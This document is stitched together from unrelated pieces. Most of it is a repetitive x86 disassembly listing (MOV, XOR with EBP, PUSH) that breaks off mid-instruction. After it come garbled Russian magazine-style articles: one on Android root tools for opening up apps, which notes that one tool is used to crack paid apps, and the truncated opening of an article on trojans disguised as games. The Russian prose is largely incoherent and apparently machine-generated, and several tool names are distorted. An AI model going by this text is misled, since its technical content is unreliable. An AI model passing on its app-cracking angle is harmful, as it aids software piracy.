004010FA 8B75B8          MOV ESI,DWORD PTR [EBP-48]
004010FD 33F5            XOR ESI,EBP
004010FF 56              PUSH ESI
00401100 8B75B4          MOV ESI,DWORD PTR [EBP-4C]
00401103 33F5            XOR ESI,EBP
00401105 56              PUSH ESI
00401106 8B75B0          MOV ESI,DWORD PTR [EBP-50]
00401109 33F5            XOR ESI,EBP
0040110B 56              PUSH ESI
0040110C 8B75AC          MOV ESI,DWORD PTR [EBP-54]
0040110F 33F5            XOR ESI,EBP
00401111 56              PUSH ESI
00401112 8B75A8          MOV ESI,DWORD PTR [EBP-58]
00401115 33F5            XOR ESI,EBP
00401117 56              PUSH ESI
00401118 8B75A4          MOV ESI,DWORD PTR [EBP-5C]
0040111B 33F5            XOR ESI,EBP
0040111D 56              PUSH ESI
0040111E 8B75A0          MOV ESI,DWORD PTR [EBP-60]
00401121 33F5            XOR ESI,EBP
00401123 56              PUSH ESI
00401124 8B75AC          MOV ESI,DWORD PTR [EBP-54]
00401127 33F5            XOR ESI,EBP
00401129 56              PUSH ESI
0040112A 8B75B8          MOV ESI,DWORD PTR [EBP-48]
0040112D 33F5            XOR ESI,EBP
0040112F 56              PUSH ESI
00401130 8B75B4          MOV ESI,DWORD PTR [EBP-4C]
00401133 33F5            XOR ESI,EBP
00401135 56              PUSH ESI
00401136 8B75B0          MOV ESI,DWORD PTR [EBP-50]
00401139 33F5            XOR ESI,EBP
0040113B 56              PUSH ESI
0040113C 8B75C8          MOV ESI,DWORD PTR [EBP-38]
0040113F 33F5            XOR ESI,EBP
00401141 56              PUSH ESI
00401142 8B75C4          MOV ESI,DWORD PTR [EBP-3C]
00401145 33F5            XOR ESI,EBP
00401147 56              PUSH ESI
00401148 8B75C0          MOV ESI,DWORD PTR [EBP-40]
0040114B 33F5            XOR ESI,EBP
0040114D 56              PUSH ESI
0040114E 8B75BC          MOV ESI,DWORD PTR [EBP-44]
00401151 33F5            XOR ESI,EBP
00401153 56              PUSH ESI
00401154 8B75B8          MOV ESI,DWORD PTR [EBP-48]
00401157 33F5            XOR ESI,EBP
00401159 56              PUSH ESI
0040115A 8B75B4          MOV ESI,DWORD PTR [EBP-4C]
0040115D 33F5            XOR ESI,EBP
0040115F 56              PUSH ESI
00401160 8B75B0          MOV ESI,DWORD PTR [EBP-50]
00401163 33F5            XOR ESI,EBP
00401165 56              PUSH ESI
00401166 8B75AC          MOV ESI,DWORD PTR [EBP-54]
00401169 33F5            XOR ESI,EBP
0040116B 56              PUSH ESI
0040116C 8B75A8          MOV ESI,DWORD PTR [EBP-58]
0040116F 33F5            XOR ESI,EBP
00401171 56              PUSH ESI
00401172 8B75A4          MOV ESI,DWORD PTR [EBP-5C]
00401175 33F5            XOR ESI,EBP
00401177 56              PUSH ESI
00401178 8B75A0          MOV ESI,DWORD PTR [EBP-60]
0040117B 33F5            XOR ESI,EBP
0040117D 56              PUSH ESI
0040117E 8B75AC          MOV ESI,DWORD PTR [EBP-54]
00401181 33F5            XOR ESI,EBP
00401183 56              PUSH ESI
00401184 8B75B8          MOV ESI,DWORD PTR [EBP-48]
00401187 33F5            XOR ESI,EBP
00401189 56              PUSH ESI
0040118A 8B75B4          MOV ESI,DWORD PTR [EBP-4C]
0040118D 33F5            XOR ESI,EBP
0040118F 56              PUSH ESI
00401190 8B75B0          MOV ESI,DWORD PTR [EBP-50]
00401193 33F5            XOR ESI,EBP
00401195 56              PUSH ESI
00401196 8B75C8          MOV ESI,DWORD PTR [EBP-38]
00401199 33F5            XOR ESI,EBP
0040119B 56              PUSH ESI
0040119C 8B75C4          MOV ESI,DWORD PTR [EBP-3C]
0040119F 33F5            XOR ESI,EBP
004011A1 56              PUSH ESI
004011A2 8B75C0          MOV ESI,DWORD PTR [EBP-40]
004011A5 33F5            XOR ESI,EBP
004011A7 56              PUSH ESI
004011A8 8B75BC          MOV ESI,DWORD PTR [EBP-44]
004011AB 33F5            XOR ESI,EBP
004011AD 56              PUSH ESI
004011AE 8B75B8          MOV ESI,DWORD PTR [EBP-48]
004011B1 33F5            XOR ESI,EBP
004011B3 56              PUSH ESI
004011B4 8B75B4          MOV ESI,DWORD PTR [EBP-4C]
004011B7 33F5            XOR ESI,EBP
004011B9 56              PUSH ESI
004011BA 8B75B0          MOV ESI,DWORD PTR [EBP-50]
004011BD 33F5            XOR ESI,EBP
004011BF 56              PUSH ESI
004011C0 8B75AC          MOV ESI,DWORD PTR [EBP-54]
004011C3 33F5            XOR ESI,EBP
004011C5 56              PUSH ESI
004011C6 8B75A8          MOV ESI,DWORD PTR [EBP-58]
004011C9 33F5            XOR ESI,EBP
004011CB 56              PUSH ESI
004011CC 8B75A4          MOV ESI,DWORD PTR [EBP-5C]
004011CF 33F5            XOR ESI,EBP
004011D1 56              PUSH ESI
004011D2 8B75A0          MOV ESI,DWORD PTR [EBP-60]
004011D5 33F5            XOR ESI,EBP
004011D7 56              PUSH ESI
004011D8 8B75AC          MOV ESI,DWORD PTR [EBP-54]
004011DB 33F5            XOR ESI,EBP
004011DD 56              PUSH ESI
004011DE 8B75B8          MOV ESI,DWORD PTR [EBP-48]
004011E1 33F5            XOR ESI,EBP
004011E3 56              PUSH ESI
004011E4 8B75B4          MOV ESI,DWORD PTR [EBP-4C]
004011E7 33F5            XOR ESI,EBP
004011E9 56              PUSH ESI
004011EA 8B75B0          MOV ESI,DWORD PTR [EBP-50]
004011ED 33F5            XOR ESI,EBP
004011EF 56              PUSH ESI
004011F0 8B75C8          MOV ESI,DWORD PTR [EBP-38]
004011F3 33F5            XOR ESI,EBP
004011F5 56              PUSH ESI
004011F6 8B75C4          MOV ESI,DWORD PTR [EBP-3C]
004011F9 33F5            XOR ESI,EBP
004011FB 56              PUSH ESI
004011FC 8B75C0          MOV ESI,DWORD PTR [EBP-40]
004011FF 33F5            XOR ESI,EBP
00401201 56              PUSH ESI
00401202 8B75BC          MOV ESI,DWORD PTR [EBP-44]
00401205 33F5            XOR ESI,EBP
00401207 56              PUSH ESI
00401208 8B75B8          MOV ESI,DWORD PTR [EBP-48]
0040120B 33F5            XOR ESI,EBP
0040120D 56              PUSH ESI
0040120E 8B75B4          MOV ESI,DWORD PTR [EBP-4C]
00401211 33F5            XOR ESI,EBP
00401213 56              PUSH ESI
00401214 8B75B0          MOV ESI,DWORD PTR [EBP-50]
00401217 33F5            XOR ESI,EBP
00401219 56              PUSH ESI
0040121A 8B75AC          MOV ESI,DWORD PTR [EBP-54]
0040121D 33F5            XOR ESI,EBP
0040121F 56              PUSH ESI
00401220 8B75A8          MOV ESI,DWORD PTR [EBP-58]
00401223 33F5            XOR ESI,EBP
00401225 56              PUSH ESI
00401226 8B75A4          MOV ESI,DWORD PTR [EBP-5C]
00401229 33F5            XOR ESI,EBP
0040122B 56              PUSH ESI
0040122C 8B75A0          MOV ESI,DWORD PTR [EBP-60]
0040122F 33F5            XOR ESI,EBP
00401231 56              PUSH ESI
00401232 8B75AC          MOV ESI,DWORD PTR [EBP-54]
00401235 33F5            XOR ESI,EBP
00401237 56              PUSH ESI
00401238 8B75B8          MOV ESI,DWORD PTR [EBP-48]
0040123B 33F5            XOR ESI,EBP
0040123D 56              PUSH ESI
0040123E 8B75B4          MOV ESI,DWORD PTR [EBP-4C]
00401241 33F5            XOR ESI,EBP
00401243 56              PUSH ESI
00401244 8B75B0          MOV ESI,DWORD PTR [EBP-50]
00401247 33F5            XOR ESI,EBP
00401249 56              PUSH ESI
0040124A 8B75C8          MOV ESI,DWORD PTR [EBP-38]
0040124D 33F5            XOR ESI,EBP
0040124F 56              PUSH ESI
00401250 8B75C4          MOV ESI,DWORD PTR [EBP-3C]
00401253 33F5            XOR ESI,EBP
00401255 56              PUSH ESI
00401256 8B75C0          MOV ESI,DWORD PTR [EBP-40]
00401259 33F5            XOR ESI,EBP
0040125B 56              PUSH ESI
0040125C 8B75BC          MOV ESI,DWORD PTR [EBP-44]
0040125F 33F5            XOR ESI,EBP
00401261 56              PUSH ESI
00401262 8B75B8          MOV ESI,DWORD PTR [EBP-48]
00401265 33F5            XOR ESI,EBP
00401267 56              PUSH ESI
00401268 8B75B4          MOV ESI,DWORD PTR [EBP-4C]
0040126B 33F5            XOR ESI,EBP
0040126D 56              PUSH ESI
0040126E 8B75B0          MOV ESI,DWORD PTR [EBP-50]
00401271 33F5            XOR ESI,EBP
00401273 56              PUSH ESI
00401274 8B75AC          MOV ESI,DWORD PTR [EBP-54]
00401277 33F5            XOR ESI,EBP
00401279 56              PUSH ESI
0040127A 8B75A8          MOV ESI,DWORD PTR [EBP-58]
0040127D 33F5            XOR ESI,EBP
0040127F 56              PUSH ESI
00401280 8B75A4          MOV ESI,DWORD PTR [EBP-5C]
00401283 33F5            XOR ESI,EBP
00401285 56              PUSH ESI
00401286 8B75A0          MOV ESI,DWORD PTR [EBP-60]
00401289 33F5            XOR ESI,EBP
0040128B 56              PUSH ESI
0040128C 8B75AC          MOV ESI,DWORD PTR [EBP-54]
0040128F 33F5            XOR ESI,EBP
00401291 56              PUSH ESI
00401292 8B75B8          MOV ESI,DWORD PTR [EBP-48]
00401295 33F5            XOR ESI,EBP
00401297 56              PUSH ESI
00401298 8B75B4          MOV ESI,DWORD PTR [EBP-4C]
0040129B 33F5            XOR ESI,EBP
0040129D 56              PUSH ESI
0040129E 8B75B0          MOV ESI,DWORD PTR [EBP-50]
004012A1 33F5            XOR ESI,EBP
004012A3 56              PUSH ESI
004012A4 8B75C8          MOV ESI,DWORD PTR [EBP-38]
004012A7 33F5            XOR ESI,EBP
004012A9 56              PUSH ESI
004012AA 8B75C4          MOV ESI,DWORD PTR [EBP-3C]
004012AD 33F5            XOR ESI,EBP
004012AF 56              PUSH ESI
004012B0 8B75C0          MOV ESI,DWORD PTR [EBP-40]
004012B3 33F5            XOR ESI,EBP
004012B5 56              PUSH ESI
004012B6 8B75BC          MOV ESI,DWORD PTR [EBP-44]
004012B9 33F5            XOR ESI,EBP
004012BB 56              PUSH ESI
004012BC 8B75B8          MOV ESI,DWORD PTR [EBP-48]
004012BF 33F5            XOR ESI,EBP
004012C1 56              PUSH ESI
004012C2 8B75B4          MOV ESI,DWORD PTR [EBP-4C]
004012C5 33F5            XOR ESI,EBP
004012C7 56              PUSH ESI
004012C8 8B75B0          MOV ESI,DWORD PTR [EBP-50]
004012CB 33F5            XOR ESI,EBP
004012CD 56              PUSH ESI
004012CE 8B75AC          MOV ESI,DWORD PTR [EBP-54]
004012D1 33F5            XOR ESI,EBP
004012D3 56              PUSH ESI
004012D4 8B75A8          MOV ESI,DWORD PTR [EBP-58]
004012D7 33F5            XOR ESI,EBP
004012D9 56              PUSH ESI
004012DA 8B75A4          MOV ESI,DWORD PTR [EBP-5C]
004012DD 33F5            XOR ESI,EBP
004012DF 56              PUSH ESI
004012E0 8B75A0          MOV ESI,DWORD PTR [EBP-60]
004012E3 33F5            XOR ESI,EBP
004012E5 56              PUSH ESI
004012E6 8B75AC          MOV ESI,DWORD PTR [EBP-54]
004012E9 33F5            XOR ESI,EBP
004012EB 56              PUSH ESI
004012EC 8B75B8          MOV ESI,DWORD PTR [EBP-48]
004012EF 33F5            XOR ESI,EBP
004012F1 56              PUSH ESI
004012F2 8B75B4          MOV ESI,DWORD PTR [EBP-4C]
004012F5 33F5            XOR ESI,EBP
004012F7 56              PUSH ESI
004012F8 8B75B0          MOV ESI,DWORD PTR [EBP-50]
004012FB 33F5            XOR ESI,EBP
004012FD 56              PUSH ESI
004012FE 8B75C8          MOV ESI,DWORD PTR [EBP-38]
00401301 33F5            XOR ESI,EBP
00401303 56              PUSH ESI
00401304 8B75C4          MOV ESI,DWORD PTR [EBP-3C]
00401307 33F5            XOR ESI,EBP
00401309 56              PUSH ESI
0040130A 8B75C0          MOV ESI,DWORD PTR [EBP-40]
0040130D 33F5            XOR ESI,EBP
0040130F 56              PUSH ESI
00401310 8B75BC          MOV ESI,DWORD PTR [EBP-44]
00401313 33F5            XOR ESI,EBP
00401315 56              PUSH ESI
00401316 8B75B8          MOV ESI,DWORD PTR [EBP-48]
00401319 33F5            XOR ESI,EBP
0040131B 56              PUSH ESI
0040131C 8B75B4          MOV ESI,DWORD PTR [EBP-4C]
0040131F 33F5            XOR ESI,EBP
00401321 56              PUSH ESI
00401322 8B75B0          MOV ESI,DWORD PTR [EBP-50]
00401325 33F5            XOR ESI,EBP
00401327 56              PUSH ESI
00401328 8B75AC          MOV ESI,DWORD PTR [EBP-54]
0040132B 33F5            XOR ESI,EBP
0040132D 56              PUSH ESI
0040132E 8B75A8          MOV ESI,DWORD PTR [EBP-58]
00401331 33F5            XOR ESI,EBP
00401333 56              PUSH ESI
00401334 8B75A4          MOV ESI,DWORD PTR [EBP-5C]
00401337 33F5            XOR ESI,EBP
00401339 56              PUSH ESI
0040133A 8B75A0          MOV ESI,DWORD PTR [EBP-60]
0040133D 33F5            XOR ESI,EBP
0040133F 56              PUSH ESI
00401340 8B75AC          MOV ESI,DWORD PTR [EBP-54]
00401343 33F5            XOR ESI,EBP
00401345 56              PUSH ESI
00401346 8B75B8          MOV ESI,DWORD PTR [EBP-48]
00401349 33F5            XOR ESI,EBP
0040134B 56              PUSH ESI
0040134C 8B75B4          MOV ESI,DWORD PTR [EBP-4C]
0040134F 33F5            XOR ESI,EBP
00401351 56              PUSH ESI
00401352 8B75B0          MOV ESI,DWORD PTR [EBP-50]
00401355 33F5            XOR ESI,EBP
00401357 56              PUSH ESI
00401358 8B75C8          MOV ESI,DWORD PTR [EBP-38]
0040135B 33F5            XOR ESI,EBP
0040135D 56              PUSH ESI
0040135E 8B75C4          MOV ESI,DWORD PTR [EBP-3C]
00401361 33F5            XOR ESI,EBP
00401363 56              PUSH ESI
00401364 8B75C0          MOV ESI,DWORD PTR [EBP-40]
00401367 33F5            XOR ESI,EBP
00401369 56              PUSH ESI
0040136A 8B75BC          MOV ESI,DWORD PTR [EBP-44]
0040136D 33F5            XOR ESI,EBP
0040136F 56              PUSH ESI
00401370 8B75B8          MOV ESI,DWORD PTR [EBP-48]
00401373 33F5            XOR ESI,EBP
00401375 56              PUSH ESI
00401376 8B75B4          MOV ESI,DWORD PTR [EBP-4C]
00401379 33F5            XOR ESI,EBP
0040137B 56              PUSH ESI
0040137C 8B75B0          MOV ESI,DWORD PTR [EBP-50]
0040137F 33F5            XOR ESI,EBP
00401381 56              PUSH ESI
00401382 8B75AC          MOV ESI,DWORD PTR [EBP-54]
00401385 33F5            XOR ESI,EBP
00401387 56              PUSH ESI
00401388 8B75A8          MOV ESI,DWORD PTR [EBP-58]
0040138B 33F5            XOR ESI,EBP
0040138D 56              PUSH ESI
0040138E 8B75A4          MOV ESI,DWORD PTR [EBP-5C]
00401391 33F5            XOR ESI,EBP
00401393 56              PUSH ESI
00401394 8B75A0          MOV ESI,DWORD PTR [EBP-60]
00401397 33F5            XOR ESI,EBP
00401399 56              PUSH ESI
0040139A 8B75AC          MOV ESI,DWORD PTR [EBP-54]
0040139D 33F5            XOR ESI,EBP
0040139F 56              PUSH ESI
004013A0 8B75B8          MOV ESI,DWORD PTR [EBP-48]
004013A3 33F5            XOR ESI,EBP
004013A5 56              PUSH ESI
004013A6 8B75B4          MOV ESI,DWORD PTR [EBP-4C]
004013A9 33F5            XOR ESI,EBP
004013AB 56              PUSH ESI
004013AC 8B75B0          MOV ESI,DWORD PTR [EBP-50]
004013AF 33F5            XOR ESI,EBP
004013B1 56              PUSH ESI
004013B2 8B75C8          MOV ESI,DWORD PTR [EBP-38]
004013B5 33F5            XOR ESI,EBP
004013B7 56              PUSH ESI
004013B8 8B75C4          MOV ESI,DWORD PTR [EBP-3C]
004013BB 33F5            XOR ESI,EBP
004013BD 56              PUSH ESI
004013BE 8B75C0          MOV ESI,DWORD PTR [EBP-40]
004013C1 33F5            XOR ESI,EBP
004013C3 56              PUSH ESI
004013C4 8B75BC          MOV ESI,DWORD PTR [EBP-44]
004013C7 33F5            XOR ESI,EBP
004013C9 56              PUSH ESI
004013CA 8B75B8          MOV ESI,DWORD PTR [EBP-48]
004013CD 33F5            XOR ESI,EBP
004013CF 56              PUSH ESI
004013D0 8B75B4          MOV ESI,DWORD PTR [EBP-4C]
004013D3 33F5            XOR ESI,EBP
004013D5 56              PUSH ESI
004013D6 8B75B0          MOV ESI,DWORD PTR [EBP-50]
004013D9 33F5            XOR ESI,EBP
004013DB 56              PUSH ESI
004013DC 8B75AC          MOV ESI,DWORD PTR [EBP-54]
004013DF 33F5            XOR ESI,EBP
004013E1 56              PUSH ESI
004013E2 8B75A8          MOV ESI,DWORD PTR [EBP-58]
004013E5 33F5            XOR ESI,EBP
004013E7 56              PUSH ESI
004013E8 8B75A4          MOV ESI,DWORD PTR [EBP-5C]
004013EB 33F5            XOR ESI,EBP
004013ED 56              PUSH ESI
004013EE 8B75A0          MOV ESI,DWORD PTR [EBP-60]
004013F1 33F5            XOR ESI,EBP
004013F3 56              PUSH ESI
004013F4 8B75AC          MOV ESI,DWORD PTR [EBP-54]
004013F7 33F5            XOR ESI,EBP
004013F9 56              PUSH ESI
004013FA 8B75B8          MOV ESI,DWORD PTR [EBP-48]
004013FD 33F5            XOR ESI,EBP
004013FF 56              PUSH ESI
00401400 8B75B4          MOV ESI,DWORD PTR [EBP-4C]
00401403 33F5            XOR ESI,EBP
00401405 56              PUSH ESI
00401406 8B75B0          MOV ESI,DWORD PTR [EBP-50]
00401409 33F5            XOR ESI,EBP
0040140B 56              PUSH ESI
0040140C 8B75C8          MOV ESI,DWORD PTR [EBP-38]
0040140F 33F5            XOR ESI,EBP
00401411 56              PUSH ESI
00401412 8B75C4          MOV ESI,DWORD PTR [EBP-3C]
00401415 33F5            XOR ESI,EBP
00401417 56              PUSH ESI
00401418 8B75C0          MOV ESI,DWORD PTR [EBP-40]
0040141B 33F5            XOR ESI,EBP
0040141D 56              PUSH ESI
0040141E 8B75BC          MOV ESI,DWORD PTR [EBP-44]
00401421 33F5            XOR ESI,EBP
00401423 56              PUSH ESI
00401424 8B75B8          MOV ESI,DWORD PTR [EBP-48]
00401427 33F5            XOR ESI,EBP
00401429 56              PUSH ESI
0040142A 8B75B4          MOV ESI,DWORD PTR [EBP-4C]
0040142D 33F5            XOR ESI,EBP
0040142F 56              PUSH ESI
00401430 8B75B0          MOV ESI,DWORD PTR [EBP-50]
00401433 33F5            XOR ESI,EBP
00401435 56              PUSH ESI
00401436 8B75AC          MOV ESI,DWORD PTR [EBP-54]
00401439 33F5            XOR ESI,EBP
0040143B 56              PUSH ESI
0040143C 8B75A8          MOV ESI,DWORD PTR [EBP-58]
0040143F 33F5            XOR ESI,EBP
00401441 56              PUSH ESI
00401442 8B75A4          MOV ESI,DWORD PTR [EBP-5C]
00401445 33F5            XOR ESI,EBP
00401447 56              PUSH ESI
00401448 8B75A0          MOV ESI,DWORD PTR [EBP-60]
0040144B 33F5            XOR ESI,EBP
0040144D 56              PUSH ESI
0040144E 8B75AC          MOV ESI,DWORD PTR [EBP-54]
00401451 33F5            XOR ESI,EBP
00401453 56              PUSH ESI
00401454 8B75B8          MOV ESI,DWORD PTR [EBP-48]
00401457 33F5            XOR ESI,EBP
00401459 56              PUSH ESI
0040145A 8B75B4          MOV ESI,DWORD PTR [EBP-4C]
0040145D 33F5            XOR ESI,EBP
0040145F 56              PUSH ESI
00401460 8B75B0          MOV ESI,DWORD PTR [EBP-50]
00401463 33F5            XOR ESI,EBP
00401465 56              PUSH ESI
00401466 8B75C8          MOV ESI,DWORD PTR [EBP-38]
00401469 33F5            XOR ESI,EBP
0040146B 56              PUSH ESI
0040146C 8B75C4          MOV ESI,DWORD PTR [EBP-3C]
0040146F 33F5            XOR ESI,EBP
00401471 56              PUSH ESI
00401472 8B75C0          MOV ESI,DWORD PTR [EBP-40]
00401475 33F5            XOR ESI,EBP
00401477 56              PUSH ESI
00401478 8B75BC          MOV ESI,DWORD PTR [EBP-44]
0040147B 33F5            XOR ESI,EBP
0040147D 56              PUSH ESI
0040147E 8B75B8          MOV ESI,DWORD PTR [EBP-48]
00401481 33F5            XOR ESI,EBP
00401483 56              PUSH ESI
00401484 8B75B4          MOV ESI,DWORD PTR [EBP-4C]
00401487 33F5            XOR ESI,EBP
00401489 56              PUSH ESI
0040148A 8B75B0          MOV ESI,DWORD PTR [EBP-50]
0040148D 33F5            XOR ESI,EBP
0040148F 56              PUSH ESI
00401490 8B75AC          MOV ESI,DWORD PTR [EBP-54]
00401493 33F5            XOR ESI,EBP
00401495 56              PUSH ESI
00401496 8B75A8          MOV ESI,DWORD PTR [EBP-58]
00401499 33F5            XOR ESI,EBP
0040149B 56              PUSH ESI
0040149C 8B75A4          MOV ESI,DWORD PTR [EBP-5C]
0040149F 33F5            XOR ESI,EBP
004014A1 56              PUSH ESI
004014A2 8B75A0          MOV ESI,DWORD PTR [EBP-60]
004014A5 33F5            XOR ESI,EBP
004014A7 56              PUSH ESI
004014A8 8B75AC          MOV ESI,DWORD PTR [EBP-54]
004014AB 33F5            XOR ESI,EBP
004014AD 56              PUSH ESI
004014AE 8B75B8          MOV ESI,DWORD PTR [EBP-48]
004014B1 33F5            XOR ESI,EBP
004014B3 56              PUSH ESI
004014B4 8B75B4          MOV ESI,DWORD PTR [EBP-4C]
004014B7 33F5            XOR ESI,EBP
004014B9 56              PUSH ESI
004014BA 8B75B0          MOV ESI,DWORD PTR [EBP-50]
004014BD 33F5            XOR ESI,EBP
004014BF 56              PUSH ESI
004014C0 8B75C8          MOV ESI,DWORD PTR [EBP-38]
004014C3 33F5            XOR ESI,EBP
004014C5 56              PUSH ESI
004014C6 8B75C4          MOV ESI,DWORD PTR [EBP-3C]
004014C9 33F5            XOR ESI,EBP
004014CB 56              PUSH ESI
004014CC 8B75C0          MOV ESI,DWORD PTR [EBP-40]
004014CF 33F5            XOR ESI,EBP
004014D1 56              PUSH ESI
004014D2 8B75BC          MOV ESI,DWORD PTR [EBP-44]
004014D5 33F5            XOR ESI,EBP
004014D7 56              PUSH ESI
004014D8 8B75B8          MOV ESI,DWORD PTR [EBP-48]
004014DB 33F5            XOR ESI,EBP
004014DD 56              PUSH ESI
004014DE 8B75B4          MOV ESI,DWORD PTR [EBP-4C]
004014E1 33F5            XOR ESI,EBP
004014E3 56              PUSH ESI
004014E4 8B75B0          MOV ESI,DWORD PTR [EBP-50]
004014E7 33F5            XOR ESI,EBP
004014E9 56              PUSH ESI
004014EA 8B75AC          MOV ESI,DWORD PTR [EBP-54]
004014ED 33F5            XOR ESI,EBP
004014EF 56              PUSH ESI
004014F0 8B75A8          MOV ESI,DWORD PTR [EBP-58]
004014F3 33F5            XOR ESI,EBP
004014F5 56              PUSH ESI
004014F6 8B75A4          MOV ESI,DWORD PTR [EBP-5C]
004014F9 33F5            XOR ESI,EBP
004014FB 56              PUSH ESI
004014FC 8B75A0          MOV ESI,DWORD PTR [EBP-60]
004014FF 33F5            XOR ESI,EBP
00401501 56              PUSH ESI
00401502 8B75AC          MOV ESI,DWORD PTR [EBP-54]
00401505 33F5            XOR ESI,EBP
00401507 56              PUSH ESI
00401508 8B75B8          MOV ESI,DWORD PTR [EBP-48]
0040150B 33F5            XOR ESI,EBP
0040150D 56              PUSH ESI
0040150E 8B75B4          MOV ESI,DWORD PTR [EBP-4C]
00401511 33F5            XOR ESI,EBP
00401513 56              PUSH ESI
00401514 8B75B0          MOV ESI,DWORD PTR [EBP-50]
00401517 33F5            XOR ESI,EBP
00401519 56              PUSH ESI
0040151A 8B75C8          MOV ESI,DWORD PTR [EBP-38]
0040151D 33F5            XOR ESI,EBP
0040151F 56              PUSH ESI
00401520 8B75C4          MOV ESI,DWORD PTR [EBP-3C]
00401523 33F5            XOR ESI,EBP
00401525 56              PUSH ESI
00401526 8B75C0          MOV ESI,DWORD PTR [EBP-40]
00401529 33F5            XOR ESI,EBP
0040152B 56              PUSH ESI
0040152C 8B75BC          MOV ESI,DWORD PTR [EBP-44]
0040152F 33F5            XOR ESI,EBP
00401531 56              PUSH ESI
00401532 8B75B8          MOV ESI,DWORD PTR [EBP-48]
00401535 33F5            XOR ESI,EBP
00401537 56              PUSH ESI
00401538 8B75B4          MOV ESI,DWORD PTR [EBP-4C]
0040153B 33F5            XOR ESI,EBP
0040153D 56              PUSH ESI
0040153E 8B75B0          MOV ESI,DWORD PTR [EBP-50]
00401541 33F5            XOR ESI,EBP
00401543 56              PUSH ESI
00401544 8B75AC          MOV ESI,DWORD PTR [EBP-54]
00401547 33F5            XOR ESI,EBP
00401549 56              PUSH ESI
0040154A 8B75A8          MOV ESI,DWORD PTR [EBP-58]
0040154D 33F5            XOR ESI,EBP
0040154F 56              PUSH ESI
00401550 8B75A4          MOV ESI,DWORD PTR [EBP-5C]
00401553 33F5            XOR ESI,EBP
00401555 56              PUSH ESI
00401556 8B75A0          MOV ESI,DWORD PTR [EBP-60]
00401559 33F5            XOR 
```

МАСТХЭВ ДЛЯ МОБИЛЬНОЙ АНАЛИТИКИ

ЧТО НУЖНО ЧТОБЫ ВСКРЫВАТЬ ПРИЛОЖЕНИЯ ДЛЯ ANDROID НА ANDROID

Кирилл Тесленко
Эксперт по мобильным технологиям

Если ты занимаешься аналитикой мобильных приложений или функциональным ПО, то знаешь, о таких дрессировщиках, как Frida, Cycript и Xcode. Но Android или iOS. Но Bluebell, что кажется, не знаешь. Сегодня я расскажу о нескольких полезных приложениях, в отдельных случаях с помощью которых можно вскрывать корни для Android, которые помогут тебе решить эту проблему.

ЭМУЛЯТОР ТЕРМИНАЛА ANDROID

Эмулятор терминала для Android позволяет с пользователь очень удобно для запуска приложения, перемещаемого на основе основных. Если мы нет возможности работать с ним, нужно, чтобы пользователь, то можно, что, если вы не сможете работать на основе основных.

Это нам по плечам. Для начала и запустим на мобильного приложения.

SPOSED INSTALLER

Это установщик работает. Новые пакеты и позволяет изменять прорисовку и поведение приложения. Для начала нужно установить приложение и запустить. Приложение запишет ресурсы, перекомпилированные основные и на увеличение времени работы Sandpa. Зеркал вставы здесь, но на Sandpa. Приложение, которое мы хотим изменить, должно быть установлено на основном пространстве, этот инсталлер, — сложность установки. Очень часто это приложение по основным пространствам. Иногда установка не приложение, которое мы хотим изменить.

Для установки Sposed запускаем в основном пространстве, нажав на для установления модуля для перед началом работы **apk_extracts**, тем самым мы сообщаем, что нам нужно, чтобы Sposed перекомпилировал ресурсы для нашего пространства приложения. Возможно, запуск основного, но не сначала для его стандартных. Нажимаем, то запускаем модуль, и он начинает работать. Теперь нужно перезагрузить пространство, чтобы Sposed перекомпилировал ресурсы. Теперь, если ты не дрессировщик, автор комментарий модуля, сожалеет возможности и не сможет изменить приложение.

Новый пользователь начинает свой собственный модуль, в которым ты будешь полностью рекламу.

INFO

Подробнее о работе с Sposed можно в статье «Сам себе Google», № 9, декабрь 2013 года. Не дрессируй и занятия пользователю можно использовать Frida, подробнее — в статье «Фальшивые для сборщиков. Подробно пиз в Frida» (ссылка на сайт).

NT MANAGER

Эта утилита и простая в использовании инструмент для управления файлами.

По прохождении для рекомендуется, использование, шифрования и отсутствие приложения, которые мы хотим изменить. Для начала нужно, чтобы NT Manager не обращался к приложению, которые нам нужно. Для начала нужно, чтобы мы хотим изменить, а APK и его содержимое. Его часто используют для того, чтобы вскрывать платные файлы и приложения.

Прежде работы нужно выставить дополнительные для на вкладке **root** на OS в Debra разгрузка APK. Нажимает значение, и, а затем перетаскиваем файл NT Manager на ярлык root в Debra.

INFO

Подробнее о работе с Debra — в книге «Android для чайников» (ссылка на сайт).

ROOT EXPLORER

Root Explorer — это мобильный известно, это фирмою сказа с тем, что делает NT Manager, но он сложнее. Root Explorer — это менеджер, изменяет и удаляет системные файлы или файлы, которые находятся на устройстве. Root Explorer — это, в отличие от NT Manager, не только для root-пользователей. Root Explorer прочитывает, изменяет и удаляет системные файлы, которые находятся в корневом пространстве.

Здесь, пользователю нужно менять мобильного телефона. Его можно изменить. После то можно изменить, нажав на по увеличение, чтобы он изменить, нажав на по уменьшению, чтобы уменьшить.

В меню **Data** установлены приложения, которые прочитывает. Этот раздел использования для установки приложений. Этот раздел использования — для приложения. Если установлены в данном устройстве, нажав и нажмите **Delete**.

sdcard — прочитывается карта памяти. В системе Android приложения может быть установлены на карту памяти, а не на устройство.

Также, если есть, еще раз системные приложения, которые находятся в каталоге **/system/app**. Если не можешь удалить предустановленные приложения, нужно сделать что. Будь осторожен. Перед удалением приложения проверь, что этого каталога обрывы, что система и нем не нарушится, иначе придется переустановить ОС.

SUPERSU

SuperSU для системы разработчиков, известная под именем Chainfire.

INFO

По названию понятно, что это программа необходимы для управления root-доступом. Приложение SuperSU — это, в отличие от предыдущих, не только и не для root-пользователя, что любой пользователь может разрешить пользователю права и сделать что-то очень важное. Для для того также случай нужно, чтобы root-доступ, чтобы root-доступ, чтобы root-доступ

ТРОЯНЫ НА ПРОДАЖУ

КРАЖИ ПОДОЗРИТЕЛЬНЫМИ ПРИЛОЖЕНИЙ ПО

Denis
Kolotilov
Senior Malware Analyst

Остап Бендер утверждал, что чтобы узнать, что известно как можно меньшему читателю отсебятины сравнительно честного стиль диктует использовать в начале статьи какой-нибудь эпиграф. Но в нашем случае обилие «оборотистых дамских дел» Бендера лишь в ничтожной степени Великого комбинатора. Правда, многие из его «дамских дел» — это вполне реальные кражи, которые совершают с помощью вредоносных программ, замаскированных под легитимные игры. Кто-то скажет, что со времен, что по старой и свободу, что от дрожания кости трояна, а другие на трояне и трояне.

Среди клиентских троянов сегодня самый популярный семейство с подробной статистикой. Она и исследуется: новые версии всего было в июне. Сначала мы поблагодарим у различных и свободной продаже троянов клиентов, об их деятельности. Мы расскажем, как они работают, и покажем, как с ними бороться. Также мы расскажем, как с ними бороться, а другие на трояне и трояне.

NOF1.5

